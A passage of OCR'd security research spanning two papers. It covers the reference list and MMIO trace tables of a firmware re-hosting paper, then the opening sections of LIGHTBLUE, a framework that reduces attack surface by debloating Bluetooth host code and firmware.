[15] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. FIE on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *Proceedings of USENIX Security 2013*, pages 463–478, August 2013.

[16] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *Proceedings of TACAS 2008*, page 337–340, April 2008.

[17] *Devicetree Specification Release v0.2*. devicetree.org, December 2017. `https://github.com/devicetree-org/devicetree-specification/releases/download/v0.2/devicetree-specification-v0.2.pdf`.

[18] Bo Feng, Alejandro Mera, and Long Lu. P^2IM: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *Proceedings of USENIX Security 2020*, August 2020. To appear.

[19] Fred Glover. Heuristics for integer programming using surrogate constraints. *Decision Sciences*, 8:156–166, March 1977.

[20] Fred Glover and Eric Taillard. A users guide to tabu search. *Annals of Operations Research*, 41:1–28, May 1993.

[21] Microcontroller Soluctions Group. *MCF54455 Reference Manual*. Freescale Semiconductor, March 2012.

[22] Eric Gustafson, Marius Muench, Chad Spensky, Nilo Redini, Aravind Machiry, Yanick Fratantonio, Davide Balzarotti, Aurélien Francillon, Yung Ryn Choe, Christophe Kruegel, and Giovanni Vigna. Toward the analysis of embedded firmware through automated re-hosting. In *Proceedings of RAID 2019*, pages 135–150, September 2019.

[23] Grant Hernandez, Farhaan Fowze, Dave (Jing) Tian, Tuba Yavuz, and Kevin Butler. FirmUSB: Vetting USB device firmware using domain informed symbolic execution. In *Proceedings of CCS 2017*, October 2017.

[24] Markus Kammerstetter, Christian Platzer, and Wolfgang Kastner. Prospect: peripheral proxying supported embedded code testing. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 329–340, 2014.

[25] Karl Koscher, Tadayoshi Kohno, and David Molnar. SURROGATES: Enabling near-real-time dynamic analyses of embedded systems. In *Proceedings of WOOT 2015*, August 2015.

[26] Kin-Keung Ma, Khoo Yit Phang, Jeffrey S. Foster, and Michael Hicks. Directed symbolic execution. In *Proceedings of SAS 2011*, pages 95–111, September 2011.

[27] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *NDSS*, 2018.

[28] *BCM2835 Readme*. Raspberry Pi Foundation, February 2012. `https://web.archive.org/web/20200213201523/https://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2835/README.md`.

[29] *BCM2836 Readme*. Raspberry Pi Foundation, August 2014. `https://web.archive.org/web/20200213201454/https://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2836/README.md`.

[30] Matthew J. Renzelmann, Asim Kadav, and Michael M. Swift. SymDrive: Testing drivers without devices. In *Proceedings of OSDI 2012*, pages 276–292, October 2012.

[31] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. (state of) the art of war: Offensive techniques in binary analysis. In *Proceedings of Security and Privacy 2016*, pages 138–157, May 2016.

[32] *OMAP35x Applications Processor: Technical Reference Manual*. Texas Instruments, December 2012.

[33] Christopher Wright, William A Moeglein, Saurabh Bagchi, Milind Kulkarni, and Abraham A Clements. Challenges in firmware re-hosting, emulation, and analysis. *Proceedings of CSUR 2020*, 54(1):1–36, 2021.

[34] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. AVATAR: A framework to support dynamic security analysis of embedded systems' firmwares. In *Proceedings of NDSS 2014*, February 2014.

[35] Michal Zalewski. Technical "whitepaper" for afl-fuzz. `http://lcamtuf.coredump.cx/afl/technical_details.txt`, 2017.

[36] Michal Zalewski. The bug-o-rama trophy case. `http://lcamtuf.coredump.cx/afl/`, 2019.

A I/O Traces

Tables 3, 4 and 5 show inferred MMIO traces references in Sections 6.2.3, 6.4.3, and 6.5.3.

Table 3: The synthesized device traces for the Raspberry Pi 2. See text in Section 6.2.3 for discussion. Note that device register names and their function are included for exposition only. This information is *not* used by Jetset during inference or synthesis.

Device	Offset	I/O Behavior	Name *(# Reads)* Explanation
DMA Controller 3F00 7000	0x220–0xE20	0x10000000	X_DEBUG *(10)* Reduced performance LITE engine enabled for DMA channels 0, 2, 5, and 8–14.
RNG 3F10 4000	0x0	0x1	RNG_CTRL *(1)* RNG Unit Read Enabled
	0x4	0x10000000 0x0	RNG_STATUS *(2)* First read satisfies wait period for entropy, second specifies not to read from the RNG unit.
GPIO 3F20 0000	0xC	0x0 0x8000 0x20000	GPFSEL3 *(3)* Initial control toggle, then GPIO pin 45 must be set as output, pin 45 to alternate function 0.
	0x10	0x1000000 0x20000000 0x1000000 0x0 0x0 0x800000 0x4000000 0x20000000	GPFSEL4 *(8)* Various mode set requirements for GPIO GPIO pins 40–49.
	0x14	0x4 0x20 0x100 0x800 0x0 0x0 0x0 0x0 0x4 0x20 0x100 0x800	GPFSEL5 *(12)* Similar to above, modes for GPIO pins 50–53 (remaining bits not used)
	0x38	0x0 0x0 0x0	GPLEV1 *(3)* Pin levels all low or unconstrained reads.
	0x40	0x80000000	GPEDS0 *(1)* Event must be detected on GPIO pin 31!
	0x44	0xfd000000	GPEDS1 *(1)* "Reserved" event status bits high during clockevents_program_event .
UART0 (PL011) 3F20 1000	0x0	0x0 ...	DR *(32)* No data recieved from UART peripheral.
	0x18	0x20 0x0 ... 0x20 0x0 ...	FR *(204)* Occasionally the UART transmit FIFO is full for a shorter path, otherwise flag register is empty.
	0x30	0x0 0x0 0x0 ...	CR *(1076)* Unconstrained read, modify, writes during serial printk statements.
	0x38	0x0	IMSC *(1)* UART interrupt mask 0 avoids longer print path.
SDHOST 3F20 2000	0x0	0x0 0x0 0x0 0x8000 0x8000 0x0 0x0	SDCMD *(7)* Unconstrained reads during a command request, then a NEW_COMMAND read flag set, causing the request to fail.
	0x4–0x1C 0x30 0x38 0x3c 0x50	0x0	SDARG, SDTOUT, SDCDIV ... *(11)* unconstrained reads during fail-mode register dump.
	0x20	0x8 0x0	SDHSTS *(2)* FIFO error from SDHOST status, then unconstrained read during register dump.
	0x34	0x0 0x0 0x0 0x0	SDEDM *(4)* Unconstrained reads during enable, register dump.
AUX 3F21 5000	0x4	0x4 0x0 0x2 0x0 0x1 0x0	AUX_ENABLES *(6)* Device reads SPI2, SPI1, and MINIUART during boot checks.

Table 4: The synthesized device traces for the CMU-900. See text in Section 6.4.3 for discussion. Note that device register names and their function are included for exposition only. This information is *not* used by Jetset during inference or synthesis.

Device	Offset	I/O Behavior	*(# Reads)* Explanation
Serial controller (Z85C30) 0x2000	0x4	0x4 ... 0x4 0x0 0x4 0x0 0x0 0x4 ...	*(215)* Read Register 0, 0x4 indicates the TX buffer is empty. When needed, Jetset responds with a non-empty status.
Real-time clock (DS1685) 0x3000	0x1	0x80 0x56 0x55 0x43 0x43	*(5)* Indicates that the power status is healthy, other values infer proper reads from CMOS user RAM.
I/O Processor (386ex) 0x5000	0x0	0x0 0x0 0x0 0x0 0x0	*(5)* Unclear; first four act as a 4 I/O clock cycle delay, and the fifth errors if the fifth LSB is not zero.
Unknown 0x6000	0x0	0x1 ... 0x1 0x0 0x0 0x20 0x0	*(16)* Reverse engineering finds a loop until a zero is read. The remaining values satisfy flags to skip additional configuration.
Discrete input status? 0x21e40080	0x0	0x20	*(1)* The Airborne Data Loader (ADL) is disconnected.

Table 5: Some of the synthesized device traces for the SEL-751. See text in Section 6.5.3 for discussion. Note that device register names and their function are included for exposition only. This information is *not* used by Jetset during inference or synthesis.

Device	# Reads	Offset	I/O Behavior	Explanation
FPGA Related Space	343	0x0	0x0, 0x16e360, 0x0, 0x42fcf44e, 0x127fbe3c,	Interactions including synchronization of
0x30000000			0x19bf8e3c, 0x0, 0x1f4, 0x0, 0x1f3, 0x1f4, 0x0, 0x1f4, 0x0, 0x1f3, 0x1f4, 0x0, ...	the FPGA clock. Exact details unknown.
FlexBus Controller	215	0x4	0x0 ...	CSMR0 Unconstrainted reads during toggling
0xfc008000				of Flexbus device 0 read-only bit.
Fast Ethernet Controller 0	9	0x4	0x0, 0x0, 0x800000, 0x0, 0x0, 0x800000,	EIR0 Ethernet (MII) Interrupts are intermittently
0xfc030000			0x0, 0x0, 0x800000	raised, indicating a complete data transfer.
	3	0x40	0x610, 0x141, 0x1080	MMFR0 MII Frame Register reads correspond with raised interrupts, providing (invalid) data reads.
I^{2}C	9	0x8	0x0 ...	I2CR I2C control register—unconstrained reads
0xfc058000				occur while the firmware does control bit toggling.
	31	0xC	0x20, 0x0, 0x0, 0x0, 0x2, 0x0, 0x10, 0x0, ...	I2SR Status register interrupt and condition flags.
	4	0x10	0x0, 0x0, 0x0, 0x0 ...	I2DR Unconstrained data read from I/O Register.
GPIO Pin Mux and Control	6	0x32	0x0, 0x0, 0x0, 0x4, 0x0, 0x0	PPDSDR_SSI Serial pin reads for path satisfaction.
0xfc0a4000	1	0x34	0x0	PPDSDR_BE Bit read test expected to be 0.
	38	0x3c	0x10, 0x0, 0x10, 0x0, 0x10, 0x10, 0x10, ...	PPDSDR_PCI PCI data expected on pin 4.

LIGHTBLUE: Automatic Profile-Aware Debloating of Bluetooth Stacks

Jianliang Wu[1*], Ruoyu Wu[1*], Daniele Antonioli[2], Mathias Payer[2], Nils Ole Tippenhauer[3], Dongyan Xu[1], Dave (Jing) Tian[1], Antonio Bianchi[1]

[1]Purdue University, [2] EPFL, [3] CISPA Helmholtz Center for Information Security
{wu1220, wu1377, dxu, daveti, antoniob}@purdue.edu, daniele.antonioli@epfl.ch, mathias.payer@nebelwelt.net, tippenhauer@cispa.de

Abstract

The Bluetooth standard is ubiquitously supported by computers, smartphones, and IoT devices. Due to its complexity, implementations require large codebases, which are prone to security vulnerabilities, such as the recently discovered BlueBorne and BadBluetooth attacks. While defined by the standard, most of the Bluetooth functionality, as defined by different Bluetooth profiles, is not required in the common usage scenarios.

Starting from this observation, we implement LIGHTBLUE, a framework performing automatic, profile-aware debloating of Bluetooth stacks, allowing users to automatically minimize their Bluetooth attack surface by removing unneeded Bluetooth features. LIGHTBLUE starts with a target Bluetooth application, detects the associated Bluetooth profiles, and applies a combination of control-flow and data-flow analysis to remove unused code within a Bluetooth host code. Furthermore, to debloat the Bluetooth firmware, LIGHTBLUE extracts the used Host Controller Interface (HCI) commands and patches the HCI dispatcher in the Bluetooth firmware automatically, so that the Bluetooth firmware avoids processing unneeded HCI commands.

We evaluate LIGHTBLUE on four different Bluetooth hosts and three different Bluetooth controllers. Our evaluation shows that LIGHTBLUE achieves between 32% and 50% code reduction in the Bluetooth host code and between 57% and 83% HCI command reduction in the Bluetooth firmware. This code reduction leads to the prevention of attacks responsible for 20 known CVEs, such as BlueBorne and BadBluetooth, while introducing no performance overhead and without affecting the behavior of the debloated application.

1 Introduction

Bluetooth provides wireless, short-range, generic, and affordable communication capabilities for billions of devices [6]. Bluetooth is specified in an open standard that defines around forty (40) profiles, encompassing a large variety of applications and devices. Each profile corresponds to a use case, such as Advanced Audio Distribution Profile (A2DP) for audio, OBject EXchange (OBEX) for data-exchange, and Human Interface Device Profile (HID) for input-output peripherals.

The large number of diverse profiles is one of the key reasons why the Bluetooth standard is so complex. For example, the Bluetooth 5.2 core specification alone is 3255 pages long [8] and each Bluetooth profile is specified in a dedicated document. Consequently, Bluetooth stack implementations require large codebases. For instance, there are about 436,000 lines of code in the Android 11 Bluetooth host code, in addition to the closed source Bluetooth firmware counterpart.

Bluetooth is vulnerable to severe attacks both at the specification and implementation levels. Recent academic works have shown standard-compliant attacks against the Bluetooth specification affecting both Bluetooth Classic and Bluetooth Low Energy [2, 35, 42, 45]. Besides, 132 vulnerabilities, such as buffer overflow and authentication bypass, have been found since 2017 affecting the Bluetooth host code on different versions of Android [27, 38]. Attacks such as BlueBorne [5] and BadBluetooth [46] demonstrated that remote code execution and local privilege escalations are common with Bluetooth host code. In addition, recent research [26, 34] demonstrates frequent vulnerabilities in Bluetooth firmware.

Given the large codebases, attack surface reduction via debloating unneeded code is an effective way to secure Bluetooth stacks. While existing tools [23, 29, 30, 36] can debloat software codebases, none of them can be applied to Bluetooth stack implementations directly, due to the intrinsic structure of the Bluetooth standard and its implementations. First, Bluetooth stack implementations often operate as event-driven state machines with different callbacks per functionality. Current debloating approaches cannot handle callbacks or understand the used state machines. Second, a full-stack Bluetooth implementation includes both the Bluetooth host code running within the host machine and the Bluetooth firmware running within the Bluetooth chip. No existing tools can debloat

*The two authors contributed equally.

code on heterogeneous architectures at the same time. Lastly, Bluetooth firmware are typically closed source, defeating any source-based debloating tool.

To enable effective debloating of Bluetooth stacks, in this paper, we present LIGHTBLUE, a framework performing automatic profile-aware debloating of Bluetooth stacks, spanning from Bluetooth host code to Bluetooth firmware, and allowing users to automatically minimize their Bluetooth attack surface by removing Bluetooth features not required by current applications. To address the unique challenges in Bluetooth debloating, LIGHTBLUE starts with a target Bluetooth application and detects the Bluetooth profile used by the application. Then, it transforms the Bluetooth host code into a single-entry program, simulating the transitions of its state machine, and applying a combination of control-flow and data-flow analysis to detect and remove unneeded code within the host code. To remove the unused functionality within the firmware, LIGHTBLUE also identifies unused Host Controller Interface (HCI) commands and patches the HCI dispatcher within the firmware binary to ignore them.

We evaluate LIGHTBLUE on four different Bluetooth host code and three pieces of different Bluetooth firmware. Our results show that LIGHTBLUE achieves between 32% and 50% code reduction in the Bluetooth host code and between 57% and 83% HCI command reduction in the Bluetooth firmware. This code reduction leads to the prevention of attacks corresponding to 20 known CVEs. We run the debloated host code and firmware with the target applications and do not observe abnormal system behaviors.

In summary, our main contributions are as follows:

- We develop a technique to debloat the Bluetooth host code by removing unneeded code, using a combination of profile-aware control-flow and data-flow analysis.
- We bridge the gap between Bluetooth host code debloating and Bluetooth firmware debloating. To achieve this goal, we extract the list of HCI commands needed by a specific profile, and we remove the unused HCI command handlers from the firmware.
- We design and implement LIGHTBLUE as a fully automated pipeline framework to output a debloated and usable Bluetooth stack implementation that can support a given target application without interfering with its intended functionality.
- We evaluate LIGHTBLUE on four different Bluetooth host code and three different pieces of Bluetooth firmware, and we demonstrate that LIGHTBLUE can achieve around 32%-50% host code reduction, around 57%-83% HCI command reduction within the firmware, and prevent attacks related to 20 CVEs.

Our code is available at https://github.com/purseclab/lightblue.




Figure 1: Architecture of the Bluetooth stack. In the figure we highlighted code components used by a hypothetical application acting as a music player.

2 Background

As shown in Figure 1, the Bluetooth stack is split into two parts: the *Bluetooth host* (host for short) layered upon the Host Controller Interface (HCI) and the *Bluetooth controller* (controller for short) locating beneath the HCI. The HCI is defined by the Bluetooth specification [8] as the protocol used for the communication between the host and the controller. Correspondingly, the Bluetooth stack implementation is split into two parts: the *Bluetooth host code* (host code for short) running upon or within an operating system (e.g., Android) and the *Bluetooth firmware* (firmware for short) running on a dedicated Bluetooth chip. The host code sits right below applications and includes several middle layers, and the firmware implements the link layer and interacts with the baseband and radio hardware.

2.1 Bluetooth Host

Profiles. Roughly speaking, a Bluetooth profile corresponds to a specific use case. Profiles define the standard way of using the different protocols and their features. For example, the Advanced Audio Distribution Profile (A2DP) [7] defines the protocols and procedures that implement the streaming of high-quality audio content, including Audio/Video Data Transport Protocol (AVDTP) and Service Discovery Protocol (SDP). Profiles may employ different physical transports. For example, the A2DP profile transmits audio data through Bluetooth Classic (i.e., Bluetooth Basic Rate/Enhanced Data Rate), and the Generic Attribute Profile (GATT) specifies the procedures of data transmission via Bluetooth Low Energy (BLE), which is mainly for power-constrained devices. As shown in Figure 1, a typical profile only uses parts of the stack across different layers.

Protocols. The Bluetooth specification defines a number of protocols acting as a middle layer between profiles and lower-level Bluetooth packets. A protocol is usually employed by a limited number of profiles. For example, the Bluetooth Net-




Figure 2: Format of an HCI command. Each HCI command has an opcode field composed of OCF and OGF and a parameter field that depends on the opcode.

work Encapsulation Protocol (BNEP) is only used by the Personal Area Network (PAN) profile. The Logical Link Control and Adaption Protocol (L2CAP) fragments, reassembles, and multiplexes packets generated by higher layer protocols and provides TCP-like services for Bluetooth.

2.2 Host Controller Interface (HCI)

The Host Controller Interface (HCI) connects the host and the controller by defining commands, events, and data packets communicating between the two parts. For example, the host can send an HCI command to the controller, which answers with an HCI event. As shown in Figure 2, an HCI command is composed of two parts: an opcode and a command parameter. The opcode differentiates HCI commands and has the Opcode Command Field (OCF) and the Opcode Group Field (OGF). The parameter field depends on the opcode.

2.3 Bluetooth Controller

The Bluetooth firmware runs on the controller and processes HCI commands from the Bluetooth host. In particular, when it receives an HCI command from the host code, it parses and dispatches the command to the corresponding command handler (based on the command's OGF and OCF), and returns an HCI event to the host code. A controller can include vendor-specific command handlers implementing ad-hoc functionalities, such as reading and writing the firmware's RAM at runtime.

The firmware support different radio links for different purposes. For example, L2CAP employs the Asynchronous Connection-Less (ACL) link for asynchronous data transfer, and the Synchronous Connection-Oriented (SCO) link to transmit synchronous data, such as audio. To set up a radio link, the host code needs to issue HCI commands to the firmware to establish a link with a remote device. For example, an SCO link can be started using the `HCI_Setup_Synchronous_Connection` command.

3 Threat Model and Motivation

Threat model. We target the host and the device controller supporting Bluetooth Classic and/or BLE. We only require source code access to the host code, while the firmware can be closed source and available only as a binary blob. We assume




Figure 3: The Square app on Android phone with debloated Bluetooth stack communicates with the Square credit card reader.

that one major application dominates the Bluetooth usage within the device. While we trust the Bluetooth hardware, adversaries might try to exploit vulnerabilities within the host code or firmware to further compromise the whole system. In this scenario, LIGHTBLUE aims to reduce the attack surface exposed by the Bluetooth stack implementations.

Motivating example. A concrete usage scenario of LIGHTBLUE would be a Point-of-Sale app (e.g., Square [39]) running on a dedicated Android tablet or phone (shown in Figure 3). This app interacts with a dedicated Square credit card reader using the Bluetooth interface of the phone. This is a common usage scenario in shops and restaurants.

In the threat model we described, an attacker could exploit vulnerabilities in the host code and/or the firmware affecting the whole Bluetooth stack. However, in this specific usage scenario, the Android phone uses the Bluetooth interface exclusively to receive credit card data through the Square credit card reader. Technically, this feature only requires the usage of the GATT profile over BLE. Therefore, we can significantly reduce the attack surface of the Bluetooth stack by removing the code dealing with protocols and profiles that are not needed by the Point-of-Sale app (see Section 7.2 for more details).

LIGHTBLUE use cases. More broadly, by reducing the Bluetooth host and controller's attack surface, LIGHTBLUE serves a variety of potential users: (1) Original Equipment Manufacturers (OEMs) can use LIGHTBLUE to specialize their products (e.g., Point-of-Sale tablets), (2) enterprise users can use LIGHTBLUE to customize their devices (e.g., patient check-in tablets in hospitals), and (3) experienced end-users can use LIGHTBLUE to harden their Bluetooth stack (e.g., hardened Bluetooth stack for Android or LineageOS).

Protection scope. In general, LIGHTBLUE can protect both the host code and the firmware by reducing their attack surface. LIGHTBLUE secures the code in three different ways. First, it removes unneeded but potentially vulnerable func-




Figure 4: Workflow of LIGHTBLUE. LIGHTBLUE has three parts, profile identification, host code analysis, and firmware analysis.

tions (see Section 7.4 and Section 8.1). Second, it reduces the number of ROP code gadgets, hindering the exploitability of a bug (see Section 7.3.1). Third, it prevents Bluetooth attacks exploiting protocol malleability, such as BadBluetooth (see Section 8.2). These attacks allow malicious access and exploitation of normally unused code (which LIGHTBLUE can remove).

4 Debloating Challenges and Solutions

Full-stack Bluetooth debloating imposes unique challenges compared to "single program" software debloating. We enumerate the three major challenges and provide a summary of how LIGHTBLUE addresses them.

Profile state transition and profile coupling. The design of Bluetooth host code is different from a single-entry program. A profile is implemented as an event-driven state machine in which different callbacks can be called at different times. Furthermore, the executions of different profiles are sometimes coupled together. For example, in the host code of Android 6.0.1, a broker function receives and dispatches all the received events. Therefore, the code of different profiles cannot be partitioned just by operating at the function granularity. Some approaches [25, 36] suggest solving this issue by using a combination of data-flow and control-flow analysis. However, this hybrid method only works on programs having a single entry point and receiving inputs through a limited number of interfaces (e.g., a program receiving inputs through command-line arguments and standard input). Therefore, these approaches are not suitable for a multi-entry, callback-driven software, such as the Bluetooth host code.
Approach: LIGHTBLUE uses a profile-aware analysis (see Section 5.2) to decouple the profile-specific code chunks. This technique transforms the multi-entry host code into a single-entry program. After this transformation, LIGHTBLUE can use a data-flow-based approach (inspired by TRIMMER [36]) to separate code chunks used by different profiles.

Semantic gap between the host code and the firmware. The host code does not directly invoke the firmware code since these two codebases run on separate CPUs. While a profile-based analysis provides a way to debloat the host code, we need to find a way to extend the debloating from the host code to the firmware, achieving full-stack debloating.
Approach: LIGHTBLUE exploits the fact that the Bluetooth specification defines an HCI layer to bridge the host and the controller. In particular, LIGHTBLUE extracts the HCI commands needed by a specific profile of interest and maps them to the corresponding HCI command handlers in the firmware (Section 5.3).

Diversity and accessibility of the firmware. The firmware of a Bluetooth controller is usually proprietary and closed source. On top of that, controllers from different vendors may have different software stacks (e.g., different real-time operating systems and Bluetooth controller implementations) and might even run on different architectures (e.g., ARM and MIPS). The absence of source code, together with the heterogeneity of the firmware and the architecture of the controller, prevents the application of existing and generic debloating techniques to this specific domain.
Approach: LIGHTBLUE exploits the fact that the firmware, regardless of its specific implementation, needs to dispatch the received HCI commands to the corresponding handler functions if HCI is supported. Therefore, LIGHTBLUE focuses on identifying the HCI dispatcher function using a two-step approach, as we will explain in Section 5.4.

5 System Design

The workflow of the LIGHTBLUE framework is illustrated in Figure 4. As input, LIGHTBLUE takes an application and a Bluetooth stack implementation (host code and firmware).

Internally, LIGHTBLUE is composed of three parts: (i) *Profile identification*, (ii) *Host code analysis*, and (iii) *Firmware analysis*. To remove unneeded host code, LIGHTBLUE first identifies the profile that is used by the application (step ❶ in Figure 4) [1]. Then, LIGHTBLUE analyzes the source code of the host, performing a profile-aware dependence analysis.

[1] For simplicity, in this description, we assume that LIGHTBLUE is used to keep a single profile and remove the others. In Section 7.3.1, we will show how LIGHTBLUE can also be used with multiple profiles.

This analysis generates a profile-specific dependency graph (step ❷). LIGHTBLUE then removes the code outside this graph (step ❸) and generates a debloated host code.

Additionally, LIGHTBLUE generates a list of HCI commands that are used by the target profile (step ❹). This list is used to remove the unneeded functionalities in the firmware. Specifically, LIGHTBLUE takes the original firmware and analyzes it to find the code to handle HCI commands (step ❺). Since the host code interacts with the firmware via HCI commands to set up radio links, LIGHTBLUE can identify the interfaces for setting up different types of links based on the identified code that handles the HCI commands (step ❻). For instance, the host code issues the HCI command `HCI_Setup_Synchronous_Connection` to the firmware to establish an SCO link with another device.

Therefore, LIGHTBLUE can take the code that handles this HCI command (identified in step ❺) as one of the interfaces of the SCO link. After this step, LIGHTBLUE produces a patched version of the firmware (step ❼) by debloating the unneeded functionalities. Specifically, LIGHTBLUE debloats the code handling unneeded HCI commands, based on a list of HCI commands extracted during step ❹. LIGHTBLUE also removes the unneeded link interfaces of the profile. Finally, the compiled host code and the patched firmware are linked and flashed on the Bluetooth device.

5.1 Profile Identification

Profile identification is the first step of the LIGHTBLUE pipeline. The goal of this step is to understand the profile needed by a specific high-level application (e.g., an Android app). Our key observation is that the host code provides fixed interfaces to the application so that the application can use the functionalities provided by the profile. For example, in Android, the app can call the `getProfileProxy()` API to get the interfaces of a specific profile. On Linux, the application can access the profile provided by the Bluetooth stack by accessing the relevant D-Bus [14] services. LIGHTBLUE identifies the profile by scanning for these interfaces in the application's code.

5.2 Host Code Analysis

A profile is exposed as a series of APIs (i.e., functions) to the application. For instance, the A2DP profile exposes 8 interfaces in Android 6.0.1 running on the Nexus 5 phone. LIGHTBLUE builds the profile-specific dependency graph starting from these exposed functions and generating a call graph that encompasses all the functions potentially reachable in the host code. At this stage, the call graph is built using a conservative approach. In particular, for each function, LIGHTBLUE scans each instruction belonging to it (Line 4 in Algorithm 1) and if a function is called or referenced, it is added to the call graph.

Obviously, this approach leads to major over approximations, especially since the host code contains "dispatching" functions, which are used by many profiles. In other words, the functions implementing the functionality of different profiles are coupled together, as described in Section 4. Listing 1 shows an example of one of these dispatching functions. In this example, the value of the variable `service_id` represents the profile that is currently being executed, and based on this value, different functions are called. Our initial analysis includes in the call graph all the functions potentially called by the function shown in the example. For this reason, it overapproximates the number of functions that are reachable when a specific profile is executed.

A traditional way [25, 36] to solve this issue is to perform a data-flow analysis from the entry point of the program. This data-flow analysis can detect that, if a specific profile is executed, some branches cannot be taken, and therefore, some function calls cannot happen. For instance, in the example, the data-flow analysis could understand that, when the Hands-Free Profile (HFP) is executed, the value of the `service_id` variable must be `BTA_HFP_SERVICE_ID`, and therefore, the `btif_in_execute_service_request` function cannot call the `btif_av_execute_service` function nor the `btif_av_sink_execute_service` function.

However, existing techniques cannot be directly applied since they assume that a program has a single-entry point. To solve this problem, LIGHTBLUE adds a dummy function invoking the different interface functions exposed by a specific profile, taking into consideration the ordering in which these interfaces are called by applications using the specific profile (Line 5 in Algorithm 1). For instance, the application needs to first initialize (`init()`) the profile, then connect to the remote device (`connect()`), disconnect and close the connection (`close()`) at last. Then, LIGHTBLUE takes the constant values within the profile interface functions as the source, and propagates them across the host code, using an approach similar to what is proposed in TRIMMER [36] (Line 6 in Algorithm 1).

Finally, LIGHTBLUE scans each function for conditional jumps and checks if the conditional value is known. If it is, LIGHTBLUE removes the basic blocks that are only reachable from the unsatisfiable branch of the conditional instruction. In turn, every edge in the call graph originated from a function call located in one of these removed basic blocks is removed as well, leading to a smaller, and more accurate, profile-aware call graph (Line 7 to Line 10 in Algorithm 1). Using the generated dependency graph, which is profile-aware, LIGHTBLUE removes all code that is not in the profile dependency graph.

5.3 HCI Command Extraction

LIGHTBLUE leverages the well-defined HCI send/receive interfaces to extract the HCI commands from the dependency graph. LIGHTBLUE performs data-flow analysis from all the

```
bt_status_t btif_in_execute_service_request(
    tBTA_SERVICE_ID service_id, BOOLEAN b_enable){
  switch (service_id){
    case BTA_HFP_SERVICE_ID:
      btif_hf_execute_service(b_enable); break;
    case BTA_A2DP_SOURCE_SERVICE_ID:
      btif_av_execute_service(b_enable); break;
    case BTA_A2DP_SINK_SERVICE_ID:
      btif_av_sink_execute_service(b_enable); break;
    ....}
}
```

Listing 1: A code snippet from `btif_dm` in Android

Algorithm 1 Profile-aware analysis algorithm

```
1:  procedure ProfileAwareAnalysis(source, profile)
2:      for each v ∈ Variables do
3:          C[v] ← ∅
4:      D ← callgraphBuilding(source, profile)
5:      P ← stackTransformation(profile)
6:      C ← constantPropagation(P)
7:      for each F ∈ D do
8:          for each conditionalBranch ∈ F do
9:              if C[condition] ≠ ∅ then
10:                 pruneFunction(F, C[condition])
11:     return D
```

functions in the profile dependency graph to the HCI interfaces. Then, it obtains the used HCI commands, by recovering the first two bytes used to generate the HCI command packets. These two bytes contain the OGF and OCF fields of the packet, and they determine the invoked HCI command. For instance, if the first two bytes are `0x0405`, LIGHTBLUE recovers OGF and OCF by extracting the upper 6 bits and lower 10 bits. Based on the value of OGF and OCF (`0x1` and `0x5`), the HCI command is a `Create Connection` command.

5.4 Firmware Analysis and Patching

Given the firmware's binary, LIGHTBLUE first identifies the HCI command dispatcher, which dispatches the HCI command to different handlers. Once the dispatcher is located, LIGHTBLUE can further identify different HCI command handlers. From the identified HCI command handlers, LIGHTBLUE also recognizes the interfaces setting up different radio links (e.g., the SCO link). To know which ones are needed, LIGHTBLUE relies on the Bluetooth core specification [8] and the profiles' specifications.

LIGHTBLUE debloats the unneeded HCI commands by redirecting the handling of those commands to the error command handler and replacing the unneeded HCI command handler with dummy code. LIGHTBLUE employs the same approach to disable the interfaces of unneeded links. At last, LIGHTBLUE writes the patched binary back to the chip by a vendor-provided patching mechanism.

```
bt_status_t bthci_cmd_dispatcher(PTR* hci_cmd_pkt){
  opcode = *(hci_cmd_pkt + 9);
  OGF = opcode >> 10;
  OCF = opcode & 0x3ff;
  handler = error_cmd_handler;
  switch(OGF) {
    case 0x01: switch(OCF) {
        case 0x01: handler = handle_inquiry; break;
        ...}
    ...
    default: // handling error HCI command
      handler = error_cmd_handler; break;}
  handler(hci_cmd_pkt);
}
```

Listing 2: HCI command dispatcher example

5.4.1 HCI Command Dispatcher Identification

